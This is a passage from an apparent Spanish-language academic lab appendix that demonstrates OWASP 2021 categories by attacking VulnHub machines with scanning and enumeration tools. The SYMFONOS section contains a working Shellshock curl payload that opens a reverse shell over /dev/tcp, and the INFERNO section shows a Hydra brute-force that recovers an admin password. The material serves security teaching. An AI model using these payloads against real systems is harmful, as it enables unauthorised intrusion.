Unpacking gobuster (3.6.0-0kali1) ...
```


- Utilizando *gobuster* se ejecuta un ataque para el listado de directorios del servidor web “INSANITY:1” (ver Figura A.41).

Figura A.41

Listado de directorios del servidor web “INSANITY:1” con gobuster


```
(root@kali) - [~/home/kali/Desktop/A05_2021_Maquina_Insanity_VulnHub]
# gobuster dir -u http://192.168.10.10 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.10.10
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:           /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/img                (Status: 301) [Size: 233] [→ http://192.168.10.10/img/]
/news              (Status: 301) [Size: 234] [→ http://192.168.10.10/news/]
/data              (Status: 301) [Size: 234] [→ http://192.168.10.10/data/]
/css               (Status: 301) [Size: 233] [→ http://192.168.10.10/css/]
/js                (Status: 301) [Size: 232] [→ http://192.168.10.10/js/]
/webmail           (Status: 301) [Size: 237] [→ http://192.168.10.10/webmail/]
/fonts             (Status: 301) [Size: 235] [→ http://192.168.10.10/fonts/]
/monitoring        (Status: 301) [Size: 240] [→ http://192.168.10.10/monitoring/]
/licence           (Status: 200) [Size: 57]
/phpmyadmin        (Status: 301) [Size: 240] [→ http://192.168.10.10/phpmyadmin/]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

- Verificación del directorio listado `http://192.168.10.10/phpmyadmin` en el navegador del cliente (ver Figura A.42).

Figura A.42

Verificación del directorio /phpmyadmin en el servidor web “INSANITY:1”



A06:2021 – Componentes vulnerables y desactualizados

Para este apartado se explota el servidor vulnerable “SYMFONOS:3.1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “SYMFONOS:3.1” disponible en el enlace <https://www.vulnhub.com/entry/symfonos-31,332/>.
2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.11) una vez integrado en el laboratorio de pruebas (ver Figura A.43).

Figura A.43

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “SYMFONOS:3.1”

```
(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VulnHub]
└─# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.11  08:00:27:88:be:b1    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.080 seconds (123.08 hosts/sec). 3 responded
```

3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.44).

Figura A.44


Escaneo de puertos abiertos en el servidor “SYMFONOS:3.1” con nmap

```
(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.11 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 15:35 EDT
Nmap scan report for 192.168.10.11
Host is up (0.00010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5b
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
| 256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_ 256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:88:BE:B1 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

4. En el navegador del cliente se escribe `http://192.168.10.11` para verificar que el servidor web vulnerable esté disponible (ver Figura A.45).

Figura A.45


Verificación de disponibilidad del servidor vulnerable "SYMFONOS:3.1"



5. Después de aplicar un proceso de listado de directorios se identifica la ruta `http://192.168.10.11/cgi-bin/underworld`. Al ingresar a la ruta se presenta un *timer* que hace sospechar de la ejecución de código *bash* por detrás, volviéndolo vulnerable a ataques de *Shellshock* en versiones antiguas de *bash* (ver Figura A.46).

Figura A.46

Verificación de disponibilidad de la ruta `http://192.168.10.11/cgi-bin/underworld`



6. Desde el terminal se ejecuta un ataque *Shellshock* mediante el comando `curl -s -X GET "http://192.168.10.11/cgi-bin/underworld" -H "User-Agent: () { ;; }; echo; /bin/bash -i >& /dev/tcp/192.168.10.150/1234 0>&1"` para establecer una *shell* reversa a la máquina del atacante con previa escucha en el puerto 1234 mediante el comando `nc -nlvp 1234` (ver Figura A.47).

Figura A.47

Establecimiento de shell reversa con ataque tipo Shellshock

```
(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VulnHub]
└─# nc -nlvp 1234
listening on [any] 1234 ...

(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VulnHub/nmap]
└─# curl -s -X GET "http://192.168.10.11/cgi-bin/underworld" -H "User-Agent: () { :; }; echo ; /bin/bash -i >& /dev/tcp/192.168.10.150/1234 0>&1"

(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VulnHub]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.10.150] from (UNKNOWN) [192.168.10.11] 52592
bash: no job control in this shell
cerberus@symfonos3:/usr/lib/cgi-bin$
```

7. Una vez establecida la *shell* reversa se verifica la versión de *bash* con el comando *bash --version* para corroborar la antigüedad de esta (ver Figura A.48).

Figura A.48

Verificación de la versión de bash en el servidor “SYMFONOS:3.1”

```
cerberus@symfonos3:/usr/lib/cgi-bin$ bash --version
bash --version
GNU bash, version 4.2.37(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

A07:2021 – Fallas de identificación y autenticación

Para este apartado se explota el servidor vulnerable “INFERNO:1.1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “INFERNO:1.1” disponible en el enlace <https://www.vulnhub.com/entry/inferno-11,603/>.
2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.12) una vez integrado en el laboratorio de pruebas (ver Figura A.49).
3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.50).
4. En el navegador del cliente se escribe `http://192.168.10.12` para verificar que el servidor web vulnerable esté disponible (ver Figura A.51).

- Después de aplicar un proceso de listado de directorios se identifica la ruta `http://192.168.10.12/inferno`. Al ingresar a la ruta se presenta una ventana de *login* para la aplicación (ver Figura A.52).

Figura A.49

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “INFERNO:1.1”

```
(root@kali)-[~/home/kali/Desktop/A07_2021_Maquina_Inferno_VulnHub]
└─# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.12  08:00:27:77:31:8f    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.186 seconds (117.11 hosts/sec). 3 responded
```

Figura A.50

Escaneo de puertos abiertos en el servidor “INFERNO:1.1” con nmap

```
(root@kali)-[~/home/kali/Desktop/A07_2021_Maquina_Inferno_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.12 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 11:54 EDT
Nmap scan report for 192.168.10.12
Host is up (0.000076s latency).
Not shown: 65444 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 82:f4:d2:47:74:86:2f:b4:94:62:cd:31:f6:ef:51:a4 (RSA)
|_  256  01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)
|_  256  a5:dc:a7:b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)
23/tcp    open  telnet?
25/tcp    open  smtp?
|_ smtp_commands: Couldn't establish connection on port 25
53/tcp    open  domain?
80/tcp    open  http        Apache httpd 2.4.38 ((Debian))
|_ http_title: Dante's Inferno
|_ http_server_header: Apache/2.4.38 (Debian)
```

Figura A.51

Verificación de disponibilidad del servidor vulnerable “INFERNO:1.1”





Figura A.52

Verificación de disponibilidad de la ruta `http://192.168.10.12/inferno`



6. Desde el terminal se ejecuta un ataque de fuerza bruta para el usuario *admin* con la herramienta *Hydra* mediante el comando `hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.10.12 http-get /inferno -t 60` para descubrir si la contraseña está publicada en el diccionario `rockyou.txt` de Kali Linux (ver Figura A.53).

Figura A.53

Ataque de fuerza bruta en el servidor “*INFERNO:1.1*” para el usuario *admin*


```
(root@kali)-[~/home/kali/Desktop/A07_2021_Maquina_Inferno_VulnHub/contenido]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.10.12 http-get /inferno -t 60
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-18 12:14:13
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344399 login tries (l:1/p:14344399), ~239074 tries per task
[DATA] attacking http-get://192.168.10.12:80/inferno
[80][http-get] host: 192.168.10.12 login: admin password: dante1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-18 12:14:46
```

7. Una vez encontrada la contraseña del usuario *admin* mediante el ataque de fuerza bruta, se verifica la veracidad de esta ingresando a la aplicación web (ver Figura A.54).

Figura A.54

Verificación de la contraseña del usuario admin en el servidor “INFERNO:1.1”



A08:2021 – Fallas en el software y en la integridad de los datos


Para este apartado se explota el servidor vulnerable “LEEROY:1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “LEEROY:1” disponible en el enlace <https://www.vulnhub.com/entry/leeroy-1,611/>.
2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.17) una vez integrado en el laboratorio de pruebas (ver Figura A.55).

Figura A.55

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “LEEROY:1”



3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.56).

Figura A.56


Escaneo de puertos abiertos en el servidor “LEEROY:1” con nmap

```
(root@kali)-[~/home/kali/Desktop/A08_2021_Maquina_Leeroy_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.17 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-22 13:38 EDT
Nmap scan report for 192.168.10.17
Host is up (0.00012s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 26:5b:93:b3:1f:06:4e:51:52:77:18:e7:13:06:78:3b (RSA)
|_  256  06:2d:49:46:46:a6:65:43:f3:58:d7:50:89:19:e9:50 (ECDSA)
|_  256  22:dd:6f:d0:1d:94:1e:9a:34:93:f6:17:4a:fa:24:ed (ED25519)
80/tcp    open  http     nginx 1.17.10 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.17.10 (Ubuntu)
8080/tcp  open  http     Jetty 9.4.27.v20200227
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Jetty(9.4.27.v20200227)
|_ http-title: Site doesn't have a title (text/html;charset=utf-8).
13380/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to http://leeroy.htb:13380/
33060/tcp open  mysqlx?
|_ fingerprint-strings:
|_  DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, a
```

4. En el navegador del cliente se escribe `http://192.168.10.17` para verificar que el servidor web vulnerable esté disponible (ver Figura A.57).

Figura A.57


Verificación de disponibilidad del servidor vulnerable “LEEROY:1”



5. En el navegador del cliente se escribe `http://192.168.10.17:8080` para verificar que la interfaz de *login* al servicio *Jenkins* alojado en el servidor web vulnerable esté disponible (ver Figura A.58).

Figura A.58


Verificación de disponibilidad de la interfaz de login del servicio Jenkins



6. El servidor "LEEROY:1" presenta otra interfaz cuando resuelve `http://leeroy.htb` en el puerto 13380, razón por la que es necesario modificar el archivo `/etc/hosts` con la dirección IP y alias de servidor (ver Figura A.59).

Figura A.59

Edición del archivo `/etc/hosts` para incluir el alias `leeroy.htb` a la IP del servidor



- Desde el terminal de la máquina atacante hacer una petición GET con la herramienta *curl* y filtrar el *output* para identificar los *plugins* que se ejecutan en <http://leeroy.htb:13380> (ver Figura A.60).

Figura A.60

Identificación de plugins en <http://leeroy.htb:13380>

```
(root@kali)-[~/home/kali/Desktop/A08_2021_Maquina_Leeroy_VulnHub/contenido]
└─# curl -s -X GET "http://leeroy.htb:13380" | grep -oP 'plugins/\K[^\s/]+ ' | sort -u
bbpress
buddypress
contact-form-7
